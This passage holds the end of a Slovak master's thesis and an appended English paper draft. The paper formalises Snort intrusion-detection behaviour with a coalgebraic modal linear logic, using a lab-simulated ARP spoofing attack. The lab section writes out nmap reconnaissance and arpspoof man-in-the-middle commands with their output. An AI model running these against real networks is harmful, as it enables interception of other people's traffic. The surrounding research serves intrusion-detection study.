je „správanie nekonečného toku paketov danej počítačovej siete“ [26]. Takéto správanie je možné realizovať postupným vyhodnotením koalgebraických operácií. Z tohto je možné pozorovať, že homomorfizmus h_i postupne zachytáva a pozoruje konkrétny paket pomocou operácie *head*, ktorá vzniká opakovanou aplikáciou operácie *tail*.

10 Záver (zhodnotenie riešenia)

V mojej inžinierskej záverečnej práci som sa venoval najpoužívanejším formalizmom súčasnosti a ich využitiu v oblasti informačných technológií. V každej oblasti vedy a techniky je dôležitý exaktný popis konkrétnych javov a na to je potrebné zvoliť si vhodný formalizmus. So vzostupom informatiky a výpočtových zariadení dnešnej informačnej spoločnosti sa zvyšujú aj nároky na formálny popis.

V tejto práci je možné pozorovať analógiu medzi rôznymi formalizmami a vedeckými odvetviami. Táto analógia je zobrazená tabuľkou (10 – 1).

Teória kategórií	**Algebra a Koalgebra**	**Logika**	**Informatika**
objekt	množina	formula	údajový typ
morfizmus	funkcia	dôkaz	program

Tabuľka 10 – 1 Analógia medzi formalizmami a vedou

Hlavným cieľom tejto diplomovej práce je zobraziť možnosti formálneho popisu správania sa systému pre detekciu prienikov v (počítačovej) sieti - IDS. Po naštudovaní príslušných aparátov známych formalizmov a analýze ich využitia v informatike som sa rozhodol pre návrh nového formalizmu využitím už známych formalizmov, ktorý by bol vhodný pre exaktný popis správania sa zložitých programových systémov ako je IDS. Ako najvhodnejšia metóda sa v súčasnosti javí využitie logických systémov. Pre nový logický systém som využil Girardovu lineárnu logiku v kombinácii s koalgebraickou modálnou logikou. Po ich zovšeobecnení som navrhol koalgebraickú modálnu lineárnu logiku pre IDS (CMLL), konkrétne som definoval jej jazyk pozostávajúci zo symbolov a syntaxe, formuloval som sémantiku prostredníctvom rozšíreného Kripkeho modelu a vytvoril som dôkazový systém dedukčných pravidiel v tvare Gentzenového sekventového kalkulu. Kvôli demonštrácii použiteľnosti CMLL som navrhol jednoduché laboratórne prostredie pozostávajúce z dvoch počítačov a jedného smerovacieho zariadenia, ktoré sú prepojené lokálnou sieťou

a pomocou smerovacieho zariadenia prepojené so sieťou internet. Následne som v laboratórnom prostredí simuloval konkrétny útok z jedného klientského počítača na druhý, na ktorom bol nasadený IDS nástroj Snort. Snort reagoval na útok prednastaveným postupom, ktorý som vyjadril formulou koalgebraickej modálnej lineárnej logiky, a tú som následne dokázal prostredníctvom navrhnutého dôkazového systému. V ďalšej časti práce som ukázal alternatívu možného spôsobu formálneho popisu správania sa IDS prostredníctvom modelovania jeho behaviorálneho prejavu koalgebrou príslušného polynomiálneho endofunktora nad kategóriu nekonečného toku paketov **Packets**.

Do budúcna ostáva otvorená možnosť rozšírenia koalgebraickej modálnej lineárnej logiky o Girardovu teóriu Ludics, ktorá rozširuje lineárnu logiku a časopriestorový kalkul, a jeho možnú aplikáciu pri modelovaní správania sa IDS.

Zoznam použitej literatúry

[1] *Aha-Soft.* Main Web site. Dostupné na internete: [online] [citované 10.03.2015] `http://www.aha-soft.com`, 2000

[2] BACE, R., MELL, P.: *NIST Special Publication on Intrusion Detection Systems.* Infidel, Inc., Scotts Valley, CA, National Institute of Standards and Technology, 2012

[3] BARR, M., WELLS, CH.: *Category theory for computing science.* Prentice Hall International (UK) Ltd., 66 Wood Lane End, Hertfordshire, UK, 1998, ISBN 0-13-120486-6

[4] BECKERT, B.: *Formal Specification of Software - Modal Logic.* Lectures, University of Koblenz and Landau, Germany, 2000

[5] BENTHEM, J.V.: *Modal Logic for Open Minds.* Center for the Study of Language and Information, University of Amsterdam, Amsterdam, 2010, ISBN: 978-1575865980

[6] BILKOVÁ, M., PALMIGIANO, A., VENEMA, Y.: *Proof systems for Moss' coalgebraic logic.* Theoretical Computer Science 549, st. 36-60. 2013, ISSN 0304-3975

[7] DRAŽENSKÁ, E., MYŠKOVÁ, H.: *Matematická logika.* Equilibria, Košice, 2011

[8] EASTERBROOK, S.: *An introduction to Category Theory for Software Engineers.* Department of Computer Science, University of Toronto, 1999

[9] EILENBERG, S., MACLANE, S.: *General theory of natural equivalences.* Transactions of the American Mathematical Society, Vol. 58, No. 2, str. 231-294, 1945

[10] FINE, K.: *Modal Logic and its Applications.* Mathematics: Concepts, and Foundations - Vol III., ISBN: 978-1-84826-132-7, 2009

[11] GIBSON, S.: *ARP Cache Poisoning.* Gibson Research Corporation, Laguna Hills, CA, USA, Dostupné na internete: [online] [citované 14.04.2015] `https://www.grc.com/nat/arp.htm`, 2005

[12] GIRARD, J.-Y.: *Linear logic. Theoretical Computer Science 50.*, Elsevier Science Publishers Ltd. Essex, UK, 1987

[13] GIRARD, J.-Y.: *Linear Logic: its syntax and semantics.* Cambridge University Press, Laboratoire de Mathématiques Discrètes, Marseille, 1995

[14] GIRARD, J.-Y., LAFONT, Y., TAYLOR, P.: *Proofs and Types.*Cambridge University Press, Press Syndicate of the University of Cambridge The Pitt Building, Trumpington Street, Cambridge CB2 1RP 32 East 57th Streey, New York, NY 10022, USA, 1989, ISBN 0-521-37181-3

[15] GIRARD, J.-Y.: *The Blind Spot.* Lectures on proof-theory, Institut de Mathématiques de Luminy, Marseille, France, 550 str., 2011, ISBN 978-3-03719-088-3

[16] JACOBS, B., RUTTEN. J.: *A Tutorial on (Co)Algebras and (Co)Induction.* Department of Computer Science, Radboud University Nijmegen, The Netherlands, 2011

[17] JACOBS, B.: *Introduction to Coalgebra.* Institute for Computing and Information Sciences – Digital Security, Radboud University Nijmegen, 2011

[18] KURZ, A.: *Coalgebras and Modal Logic.* CWI, Amsterdam, Netherlands, 2001

[19] KURZ, A.: *Logics for coalgebras and applications to computer science.* Dizertačná práca, Amsterdam, Netherlands, 2000

[20] LAMBEK, J., SCOTT, P.-J.:*Introduction to higher-order categorical logic.* Studies in Adv. Math, Cambridge University Press, No. 7, 1986

[21] LARSON, R.:*Slow Port Scanning with Bro.* Master's Thesis, Master of Science in Information Security, 30 ECTS, Department of Computer Science and Media Technology, Gjøvik University College, Norway, 2013

[22] LEVY, P.B.: *Coalgebra: Basic Concepts.* School of Computer Science , University of Birmingham, 2011

[23] MARLINSKIKE, M.: *New Tricks For Defeating SSL In Practice.* Black Hat USA 2009, Caesars Palace Las Vegas, Nevada, July 25-30, 2009. Dostupné na internete: [online] [citované 15.04.2015] `https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf`, 2009

[24] MIHÁLYI, D., NOVITZKÁ, V.: *A coalgebra as intrusion detection system.* Acta Polytechnica Hungarica. Vol. 7, no. 2, str. 71-79, 2010, ISSN 1785-8860

[25] MIHÁLYI, D., NOVITZKÁ, V., ĽAĽOVÁ, M.: *Intrusion Detection System Episteme.* Central European Journal of Computer Science. Vol. 2, no. 3, str. 214-220, 2012, ISSN 1896-1533

[26] MIHÁLYI, D., NOVITZKÁ, V.: *Princípy duality medzi konštruovaním a správaním programov.* Equilibria, Košice, 2010

[27] MIHÁLYI, D.: *Teória typov.* 9.5 prednáška, Katedra počítačov a informatiky, FEI TU v Košiciach, ZS 2011/2012, 2012

[28] MIHÁLYI, D., NOVITZKÁ, V.: *Towards to the Knowledge in Coalgebraic model IDS.* Computing and Informatics, 33, 1, str. 61-78, 2014, ISSN 1335-9150.

[29] MOSS, L.: *Coalgebraic logic.* Annals of Pure and Applied Logic, Volume 99, Issues 1–3, Department of Mathematics, Indiana University, Bloomington, str. 241-259, USA, 1997

[30] NOVITZKÁ, V., MIHÁLYI, D., VERBOVÁ, A.: *Coalgebras as models of system's behaviour.* Proceedings of AEI 2008 Conference, Atény, Grécko, 8.9.2008-12.9.2008, Košice, str. 31-36, 2008, ISBN 978-80-553-0066-5

[31] NOVITZKÁ, V.: *Logika pre informatikov.* Prednášky, Katedra počítačov a informatiky, FEI TU v Košiciach, LS 2013/2014, 2014

[32] ONO, H.: *Proof-theoretic methods in nonclassical logic. An Introduction.* Theories of Types and Proofs, Mathematical Society of Japan Memoirs 2, 1998, str. 207-254

[33] PEIFER, D.: *SSL Spoofing.* Man-In-The-Middle attack on SSL. Dostupné na internete: [online] [citované 04.04.2015] `https://www.owasp.org/images/7/7a/SSL_Spoofing.pdf`, 2010

[34] PERHÁČ, J., MIHÁLYI, D.: *Proof Manipulations with Resources over Linux Repository.* Electrical Engineering and Informatics IV, Proceeding of the Faculty of Electrical Engineering and Informatics of the Technical University of Košice, Košice, Slovak Republic, Faculty of Electrical Engineering and Informatics, Technical University of Košice, 2013, str. 796-801, ISBN 978-80-553-1440-2

[35] PERHÁČ, J.: *Sémantické tradície Tarského a Heytinga v lineárnej logike.* Bakalárska práca, Katedra počítačov a informatiky, Fakulta elektrotechniky a informatiky, Technická univerzita v Košiciach, 2013

[36] PIERCE, B.C.: *A taste of category theory for computer scientists.* Computer Science Department, Carnegie Mellon University, 1988

[37] ROESCH, M.: *Project Snort home page.* The Snort Team. Dostupné na internete: [online] [citované 05.04.2015] `https://www.snort.org/`, 2015

[38] ROESCH, M., GREEN, CH.: *SNORT® Users Manual 2.9.7.* The Snort Team, Sourcefire, Inc., Cisco and/or its affiliates, Dostupné na internete: [online] [citované 10.04.2015] `http://manual.snort.org/`, 2015

[39] ROZENBLUM, D.: *Understanding Intrusion Detection Systems.* SANS Institute InfoSec Reading Room, 2001

[40] SLODIČÁK, V., MACKO, P.: *The rôle of linear logic in coalgebraical approach of computing.* Journal of Information and Organizational Sciences. Vol. 35, no. 2, 2011, str. 197-213. ISSN 1846-3312

[41] SPIVAK, D.: *Category Theory for Scientists.* Department of Mathematics, Massachusetts Institute of Technology, 2013

[42] ŠVEJDAR, V.: *Logika - neúplnost, složitost a nutnost.* Academia, 2002

[43] *Time-to-live Definition.* The Linux Information Project, Bellevue Linux Users Group (BELUG). Dostupné na internete: [online] [citované 14.03.2015] `http://www.linfo.org/time-to-live.html`, 2005

[44] VAN OOSTEN, J.: *Basic Category Theory.* University of Utrecht, 2007

[45] VINET, J., GRIFFIN, A.: *Arch Linux home page.* A simple, lightweight distribution. Dostupné na internete: [online] [citované 04.04.2015] `https://www.archlinux.org/`, 2015

[46] WASZKIEWICZ, P.: *Teoria kategorii dla informatyków.* Zaklad Podstaw Informatyki, Wydzial Matematyki i Informatyki, Uniwersytet Jagielloński. Dostupné na internete: [online] [citované 14.04.2014] `http://wazniak.mimuw.edu.pl/index.php?title=Teoria_kategorii_dla_informatyk%C3%B3w`, 2004

Zoznam príloh

Príloha A: Pracovná verzia článku

Príloha B: CD médium - Dipomová práca v elektronickej podobe

Technická univerzita v Košiciach
Fakulta elektrotechniky a informatiky

Pracovná verzia článku

Príloha A

2015

Ján Perháč

COALGEBRAIC MODELLING OF IDS BEHAVIOR ON RESOURCE ORIENTED BASIS

Ján PERHÁČ, Daniel MIHÁLYI
Department of Computers and Informatics, Faculty of Electrical Engineering and Informatics, Technical University of Košice,
Letná 9, 042 00 Košice, E-mail: Jan.Perhac@student.tuke.sk, Daniel.Mihalyi@tuke.sk

ABSTRACT

Significant development of the information society in recent years creates increasing pressure on network security. One of the possibilities how to increase network security is the deployment of the intrusion detection system in computer network - IDS. This paper deals with formal description of the IDS behavior, through non-traditional resource-oriented logical system. For description of the IDS via logical systems, the Coalgebraic modal linear logic for IDS has been introduced, by which the behavioral effects of the IDS has been expressed by formula after simulated ARP spoofing attack in real laboratory environment.

Keywords: *ARP Spoofing, Coalgebraic Modal Linear Logic, IDS, Linear Logic, Snort, Vertical TCP Portscan*

1. INTRODUCTION

Important aspect for a description of real situations in every scientific field is selecting an appropriate formalism. The most common formalisms are for example [1], category theory or logical systems which over the past years have made a significant attention.

The logic as formalism is most widely used in computer science, but the expressing power of common used classical logics as a propositional logic based on the Tarski's semantic tradition dealing with true or untrue statement or intuitionistic logic that is based on Heyting's semantic tradition dealing with sense of formulæ is very limited. Interesting breakthrough in this area occurred in the year 1987 by the introduction of linear logic [3], which is a generalization and extension of the above traditional logics.

For exact description of the behavior of a complex program systems such as intrusion detection system in computer network, the traditional logics as formalisms are often not sufficient. Therefore we came with an idea to create a suitable formalism to describe behavior of the mentioned system which fulfills all demanding requirements. For that, we have created the coalgebraic modal linear logic for IDS (CMLL) as suitable logical system i.e we introduce its syntax, semantics and proof system. Because the behavioral effects of IDS can be specified by proof, we present deduction rules in Gentzen's sequent calculus.

We illustrate our approach on the open source IDS Snort by its reactions on simulated ARP spofing attack in real laboratory environment. Therefore we present brief introduction of the laboratory computer network topology and basic overview of the IDS Snort. Next we simulate a specific attack on client computer and show how can it be specified by formula of CMLL. Then we construct a proof of formula, from which the real process of algorithm of simulated attack can be seen.

2. COALGEBRAIC MODAL LINEAR LOGIC FOR IDS

By analyzing the current situation in the area of logical systems and consideration of existing solutions for the exact description of the behavior of a program system such as IDS, we have concluded that it is necessary to introduce the new logical system for that. Based on that we have created the coalgebraic modal linear logic for IDS, which is resulting in generalization of linear logic multiplicative fragment [4] and coalgebraic modal logic [7]. The formulation of this logic is already partially introduced in [6] and its definition came from prior research of the theory of programming research group, which works in our department of computers and informatics, led by Prof. Novitzká. We present CMLL based on three basic aspects that every logical system has to possess, namely:

1. syntax;
2. semantic and
3. proof system.

Compared to the other logical systems, the significant feature of linear logic is mainly resource-oriented approach of dealing with formulæ [3], which creates a strong expressive power for describing real processes, for example causality, pleonasm or parallelism and many more [5]. These, together with modal operators of Coalgebraic modal logic, create an effective formalism for describing behavior of state-oriented program systems such as IDS.

2.1. Syntax of Coalgebraic Modal Linear Logic for IDS

We formulate syntax of CMLL by following production rule in Backus-Naur form:

$$\varphi ::= a_n \mid \mathbf{1} \mid \bot \mid \varphi \otimes \psi \mid \varphi \parr \psi \mid \varphi \multimap \psi \mid \varphi^{\bot} \mid \Box\varphi \mid \Diamond\varphi$$

All formulæ *(actions)* of CMLL can be constructed by rule (2.1). The set of all CMLL formulæ can be named as *CMLLForm*. Where:

- a_n means elementary formulæ, where $n = \{1, 2, ...\}$,
- $\varphi^{\bot}$ is a linear negation, which expresses duality between action (φ) and reaction ($\varphi^{\bot}$), in the other words: available and consumed resource,
- $\varphi \multimap \psi$ is *(casual)* linear implication, which expresses that a (re)action ψ is a causal consequence of action φ [5] and after performing this implication, the resource φ became consumed ($\varphi^{\bot}$),

- $\varphi \otimes \psi$ with its neutral element $\mathbf{1}$ is multiplicative conjunction, which expresses the performing of both actions simultaneously,
- $\varphi \parr \psi$ with its neutral element $\bot$ is multiplicative disjunction, which expresses commutativity of duality between available and consumed resources by performing either action φ or action ψ,
- $\Diamond\varphi$ is modal operator expressing possibility of the action,
- $\Box\varphi$ is modal operator expressing necessity of the action,
- $\nabla\Phi \equiv \Box(\parr\Phi) \otimes (\bigotimes(\Diamond\Phi))$ is modal operator called *resource oriented coalgebraic modality* introduced in [6], and
  - $\Phi = \{\varphi_i \mid i = 1,2,\ldots,n\}$ is a finite set of formulæ,
  - $\Diamond\Phi = \{\Diamond\varphi \mid \varphi \in \Phi\}$,
  - operator $\parr\Phi$ means $\parr\Phi = \varphi_1 \parr \varphi_2 \parr \ldots$,
  - operator $\bigotimes$ is expressing possible infinite multiplicative conjunction of formulæ: $\bigotimes\Diamond\Phi = \Diamond\varphi_1 \otimes \Diamond\varphi_2 \otimes \ldots$.

In our approach we formulate the following De Morgan laws for CMLL:

$$\begin{aligned}
\mathbf{1}^{\bot} &\equiv \bot \\
\bot^{\bot} &\equiv \mathbf{1} \\
(\varphi^{\bot})^{\bot} &\equiv \varphi \\
(\varphi \otimes \psi)^{\bot} &\equiv \varphi^{\bot} \parr \psi^{\bot} \\
(\varphi \parr \psi)^{\bot} &\equiv \varphi^{\bot} \otimes \psi^{\bot} \\
\varphi \multimap \psi &\equiv \varphi^{\bot} \parr \psi \\
\Diamond\varphi &\equiv \neg\Box\neg\varphi \\
\Box\varphi &\equiv \neg\Diamond\neg\varphi
\end{aligned}$$

2.2. Semantic of Coalgebraic Modal Linear Logic for IDS

For the definition of semantics, we formulate the Kripke's interpretation of possible worlds semantics, presented by Kripke, because it is suitable for expressing semantics of logic, which deals with intension of formulæ bases on Heyting's semantic tradition.

Definition 2.1. *Kripke model* $\mathbf{M}$ *is ordered quad* $\mathbf{M} = (W,R,V,x)$*, where:*

- W *is non-empty set of possible worlds:* $W = \{x_1,x_2,\ldots,x_n \mid n \in \mathbb{N}\}$,
- R *is a binary accessibility relation between worlds:* $R \subseteq W \times W$,
- V *is intensional relation:* $V : W \times CMLLForm \to \{\mathbf{1},\bot\}$*, where* $V(x_1,a)$ *assigns to the elementary formula* a *in world* x*, value from set:* $\{\mathbf{1},\bot\}$,
- x *is designated world* $x \in W$.

Based on definition (2.1) we construct Kripke model of coalgebraic modal linear logic for IDS as follow:

$$\begin{array}{lll}
\mathbf{M},x \vDash a & \textbf{iff} & V(x,a) = \mathbf{1} \\
\mathbf{M},x \vDash \mathbf{1} & \textbf{iff} & V(x,\mathbf{1}) = \mathbf{1} \\
\mathbf{M},x \vDash \bot & \textbf{iff} & V(x,\bot) = \bot \\
\mathbf{M},x \vDash \varphi^{\bot} & \textbf{iff} & \mathbf{M},x \nvDash \varphi \\
\mathbf{M},x \vDash \varphi \otimes \psi & \textbf{iff} & \mathbf{M},x \vDash \varphi \quad \textit{and at the same time} \\
 & & \mathbf{M},x \vDash \psi \\
\mathbf{M},x \vDash \varphi \parr \psi & \textbf{iff} & \mathbf{M},x \vDash \varphi \quad \textit{xor} \quad \mathbf{M},x \vDash \psi \\
\mathbf{M},x \vDash \varphi \multimap \psi & \textbf{iff} & (\forall x_n)xRx_n \quad \textit{if} \quad \mathbf{M},x_n \vDash \varphi \\
 & & \textit{then} \quad \mathbf{M},x_n \vDash \psi \\
\mathbf{M},x \vDash \Box\varphi & \textbf{iff} & (\forall x_n)xRx_n : \mathbf{M},x_n \vDash \varphi \\
\mathbf{M},x \vDash \Diamond\varphi & \textbf{iff} & (\exists x_n)xRx_n : \mathbf{M},x_n \vDash \varphi
\end{array}$$

Notation $\mathbf{M},x \vDash \varphi$ can be read as "coalgebraic modal linear formula φ has sense in world x, in model $\mathbf{M} = (W,R,V,x)$".

2.3. Proof system of Coalgebraic Modal Linear Logic for IDS

After analyzing options for a proof system that is suitable for our purposes, we have decided to define the proof system of CMLL in Gentzen's double side sequent calculus (GSC), which, compared to Hilbert-style proof form, has only one axiom and many inference rules. Moreover, the creation of the proof is fundamentally simpler and, more important, the proofs in GSC show real process which is described by formulæ. The inference rules for double side Gentzen's sequent calculus for CMLL have following form:

$$\underbrace{\Gamma}_{\varphi_1,\ldots,\varphi_n} \vdash \underbrace{\Delta}_{\psi_1,\ldots,\psi_m} \tag{1}$$

where Γ,Δ are finite sets of formulæ. Notation $\Gamma \vdash \Delta$ means

$$\varphi_1 \otimes \cdots \otimes \varphi_n \vdash \psi_1 \parr \ldots \parr \psi_m \tag{2}$$

which could be read as "the multiplicative disjunction of formulæ on the right side is provable from the multiplicative conjunction of formulæ on the left side of the sequent".

Defined inference rules are:

1. Identity rule is axiom i.e. is the only rule which has no assumptions. It expresses tautology: from action φ you can prove reaction φ.

$$\frac{}{\varphi \vdash \varphi}\,(id)$$

2. Structural rules are cut rule and exchange rules:

$$\frac{\Gamma \vdash \varphi \quad \Delta,\varphi \vdash \psi}{\Gamma,\Delta \vdash \psi}\,(cut)$$

Exchange rules express commutative property of logic by allowing permutation of formulæ on both sides of the sequent.

$$\frac{\Gamma,\varphi,\psi \vdash \Delta}{\Gamma,\psi,\varphi \vdash \Delta}\,(ex_l) \qquad \frac{\Gamma \vdash \varphi,\psi,\Delta}{\Gamma \vdash \psi,\varphi,\Delta}\,(ex_r)$$

3. Logical rules deal with logical connectives:

$$\frac{\Gamma \vdash \Delta}{\Gamma, \mathbf{1} \vdash \Delta}(\mathbf{1}_l) \quad \frac{}{\vdash \mathbf{1}}(\mathbf{1}_r) \quad \frac{}{\bot \vdash}(\bot_l) \quad \frac{}{\Gamma \vdash \bot, \Delta}(\bot_r)$$

$$\frac{\Gamma, \varphi, \psi \vdash \Delta}{\Gamma, \varphi \otimes \psi \vdash \Delta}(\otimes_l) \quad \frac{\Gamma \vdash \varphi, \Delta \quad \Phi \vdash \psi, \Sigma}{\Gamma, \Phi \vdash \varphi \otimes \psi, \Delta, \Sigma}(\otimes_r)$$

$$\frac{\Gamma \vdash \varphi, \Delta \quad \Phi, \psi \vdash \Sigma}{\Gamma, \Phi, \varphi \multimap \psi \vdash \Delta, \Sigma}(\multimap_l) \quad \frac{\Gamma, \varphi \vdash \psi, \Delta}{\Gamma \vdash \varphi \multimap \psi, \Delta}(\multimap_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta \quad \Phi, \psi \vdash \Sigma}{\Gamma, \Phi, \varphi \parr \psi \vdash \Delta, \Sigma}(\parr_l) \quad \frac{\Gamma \vdash \varphi, \psi, \Delta}{\Gamma \vdash \varphi \parr \psi, \Delta}(\parr_r)$$

$$\frac{\Gamma \vdash \varphi, \Delta}{\Gamma, \varphi^{\perp} \vdash \Delta}((\,)^{\perp}_l) \quad \frac{\Gamma, \varphi \vdash \Delta}{\Gamma \vdash \Delta, \varphi^{\perp}}((\,)^{\perp}_r)$$

$$\frac{\Gamma \vdash \varphi, \Delta}{\Gamma \vdash \Box\varphi, \Delta}(\Box_r) \quad \frac{\Gamma, \varphi \vdash \Delta}{\Gamma, \Box\varphi \vdash \Delta}(\Box_l)$$

$$\frac{\Gamma \vdash \varphi, \Delta}{\Gamma \vdash \Diamond\varphi, \Delta}(\Diamond_r) \quad \frac{\Gamma, \varphi \vdash \Delta}{\Gamma, \Diamond\varphi \vdash \Delta}(\Diamond_l)$$

According to [8], it is not necessary to introduce inference rules for logical connective $\Diamond$, due to the existence of De Morgan laws defined in chapter (2.1), but we have introduced the rules in the above form for logical connective $\Diamond$ which are based on already defined rules for logical connective $\Box$. Proof for the left side based rule:

$$\dfrac{\dfrac{\dfrac{\dfrac{\Gamma \vdash \varphi, \Delta}{\Gamma, \varphi^{\perp} \vdash \Delta}((\,)^{\perp}_l)}{\Gamma, \Box(\varphi^{\perp}) \vdash \Delta}(\Box_l)}{\Gamma \vdash \Box^{\perp}(\varphi^{\perp}), \Delta}((\,)^{\perp}_r)}{\Gamma \vdash \Diamond\varphi, \Delta}(\equiv)$$

And for the right side based rule:

$$\dfrac{\dfrac{\dfrac{\dfrac{\Gamma, \varphi \vdash \Delta}{\Gamma \vdash \varphi^{\perp}, \Delta}((\,)^{\perp}_r)}{\Gamma \vdash \Box(\varphi^{\perp}), \Delta}(\Box_r)}{\Gamma, \Box^{\perp}(\varphi^{\perp}) \vdash \Delta}((\,)^{\perp}_l)}{\Gamma, \Diamond\varphi \vdash \Delta}(\equiv)$$

3. SNORT - THE INTRUSION DETECTION SYSTEM IN COMPUTER NETWORK

The intrusion detection system is a software application or a hardware device that monitors a computer network [10]. It serves as a protection and preparation against possible attacks and suspicious network activity. That is achieved by collecting information from various systems and network resources and their subsequent analysis for potential security threats.

Snort is an open source intrusion detection system in computer network, developed by Sourcefire, Inc.. According to the project's homepage [9], Snort is currently, with millions of downloads and nearly four hundred thousands of registered users, the worldwide most used IDS system.

We illustrate our approach of coalgebraic modeling of IDS behavior by introduced coalgebraic modal linear logic for IDS in chapter (2). For that purpose, we have designed laboratory environment using real devices, where we have simulated an attack on a client computer with Snort installed.

3.1. Designed Laboratory Environment

For our purposes, the designed laboratory environment consists of two clients and one router, which serves as a gateway to the internet and also by which the computers are connected in local network. Due to demonstration of the functionality in real conditions we have used the real devices instead of the standard option of machine and network devices virtualization. Let a designed network has the following topology:




Fig. 1 Designed network topology

where:

- **ROUTER** has assigned IP address with subnet mask: `192.168.1.1/24`,
- **PC1** is a client and has assigned IP address with subnet mask: `192.168.1.102/24` and is playing the role of a victim,
- **PC2** is a client and has assigned IP address with subnet mask: `192.168.1.105/24` and is playing the role of an attacker.

3.2. ARP Spoofing Attack

ARP spoofing is a type of attack which is called "Man-in-the-Middle", where the attacker exploits address resolution protocol (ARP), so the attacker can pretend to be another computer on the local network [2]. The principle of the attack is based on deceiveing the devices on local network into sending data, by fake ARP response to a request

for MAC address of specific IP address. In this case, the attacker will always answer the ARP request with its MAC address, to which whole communication intended for another device will be sent. The principle of operation of this type of attack is shown in figure (2):




Fig. 2 Principle of the "Man-in-the-Middle" attack

The above mentioned attack can be realized by the following steps:

1. Analysis of the network topology, for example by using tool nmap:

```
root@kali:~# nmap -F 192.168.1.1/24

Starting Nmap 6.47 ( http://nmap.org )
at 2015-04-15 22:44 UTC
Nmap scan report for 192.168.1.1
Host is up (0.0036s latency).
Not shown: 97 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
80/tcp open  http
MAC Address: XX:XX:XX:XX:XX:XX
(Tp-link Technologies CO.)

Nmap scan report for 192.168.1.102
Host is up (0.030s latency).
All 100 scanned ports on 192.168.1.102
are closed
MAC Address: YY:YY:YY:YY:YY:YY
(Liteon Technology)

Nmap scan report for 192.168.1.105
Host is up (0.000036s latency).
All 100 scanned ports on 192.168.1.105
are closed

Nmap done: 256 IP addresses
(4 hosts up) scanned in 4.10 seconds
```

Remark 3.1. *Since we are using real devices, we have censored the hardware MAC addresses of the network devices for security reasons.*

Snort will detect this step as a potential first phase of a possible attack, and creates an appropriate log:

```
[root@x ~]# cat /var/log/snort
/portscan.log
Time: 04/13-18:01:39.536820
event_ref: 0
192.168.1.105 -> 192.168.1.102
(portscan) TCP Portscan
Priority Count: 9
Connection Count: 10
IP Count: 1
Scanner IP Range: 192.168.1.105:
192.168.1.105
Port/Proto Count: 10
Port/Proto Range: 25:8080
```

Based on the first step of the attack, we have chosen appropriate victim and in our case it is a computer with IP address and subnet mask:

```
192.168.1.102/24
```

2. Through ARP Spoofing attack we have transferred the communication between the router and victim computer via attacker computer by *arpspoof* tool. First we transfer communication from the victim to the router:

```
root@kali:~# arpspoof -i wlan0
-t 192.168.1.102 192.168.1.1
YY:YY:YY:YY:YY:YY XX:XX:XX:XX:XX:XX
0806 42: arp reply 192.168.1.1 is-at
YY:YY:YY:YY:YY:YY
```

Finally we transfer communication from the router to the victim:

```
root@kali:~# arpspoof -i wlan0
-t 192.168.1.1 192.168.1.102
XX:XX:XX:XX:XX:XX YY:YY:YY:YY:YY:YY
0806 42: arp reply 192.168.1.102 is-at
XX:XX:XX:XX:XX:XX
```

Snort recognizes this event as an attack and after trying to display web page `https://student.tuke.sk/` (which has IP address `147.232.3.210`) the log about intrusion will be created:

```
[**] [1:101:1] ICMP Packet [**]
[Priority: 0]
04/13-23:59:47.579311
192.168.1.105 -> 192.168.1.102
ICMP TTL:64 TOS:0xC0 ID:57454
IpLen:20 DgmLen:522
Type:5  Code:1
REDIRECT HOST NEW GW: 192.168.1.1
** ORIGINAL DATAGRAM DUMP:
192.168.1.102:56031
-> 147.232.3.210:443
TCP TTL:63 TOS:0x0 ID:44869
IpLen:20 DgmLen:494 DF
Seq: 0xAD179471
(466 more bytes of original packet)
** END OF DUMP
```

3.3. Coalgebraic Modeling of the IDS Behavioral Effects by CMLL

We have introduced the CMLL of formal description of the IDS behavioral effects in chapter (2), by which the process of ARP Spoofing attack can be described as a formula of coalgebraic modal linear logic for IDS:

$$(((P \otimes Ia_1) \multimap \Diamond At) \otimes ((A_1 \otimes A_2) \otimes Ia_2)) \multimap \Box At \qquad (3)$$

which can be read as "vertical scanning of ports and action of IDS by creating a log implies a possible attack reaction and transferring of communication between the victim and the router via attacker by ARP spoofing implies that the attack necessarily happened".

We are using the following notations for a transparency of formula and proof:

- vertical scanning of ports as P,
- IDS reaction on vertical scanning of ports by creating a log about potential attack as Ia_1,
- transferring communication via attacker from victim to ROUTER as A_1,
- transferring communication via attacker from ROUTER to victim as A_2,
- IDS reaction on transferring communication by creating a appropriate log about potential attack as Ia_2,
- attack as At.

The proof of the formula is constructed by inference rules introduced in chapter (2.3) in form of Gentzen's sequent calculus. Contexts in proof contain:

- $\Gamma = \{P^\perp, Ia_1^\perp, \Box(At^\perp), A_1^\perp, A_2^\perp, Ia_2^\perp, \Diamond(At^\perp)\}$,
- $\Sigma = \{P^\perp, Ia_1^\perp, \Box(At^\perp), A_1^\perp, A_2^\perp, Ia_2^\perp\}$,
- $\Delta = \{P^\perp, Ia_1^\perp, \Box(At^\perp)\}$,
- $\Psi = \{A_1^\perp, A_2^\perp, Ia_2^\perp\}$.

The proof tree is depicted in the figure (3) and it is constructed from the root (where the formula of the attack which we are proving is) to the leafs. We are using an appropriate inference rule from chapter (2.3) in every step of deduction. Leafs are axioms, which implies that Gentzen's style proof is constructed correctly, therefore we can say that formula in the root is proved. We can observe behavior of the IDS during specific attacks from the proof tree depicted in figure (3).

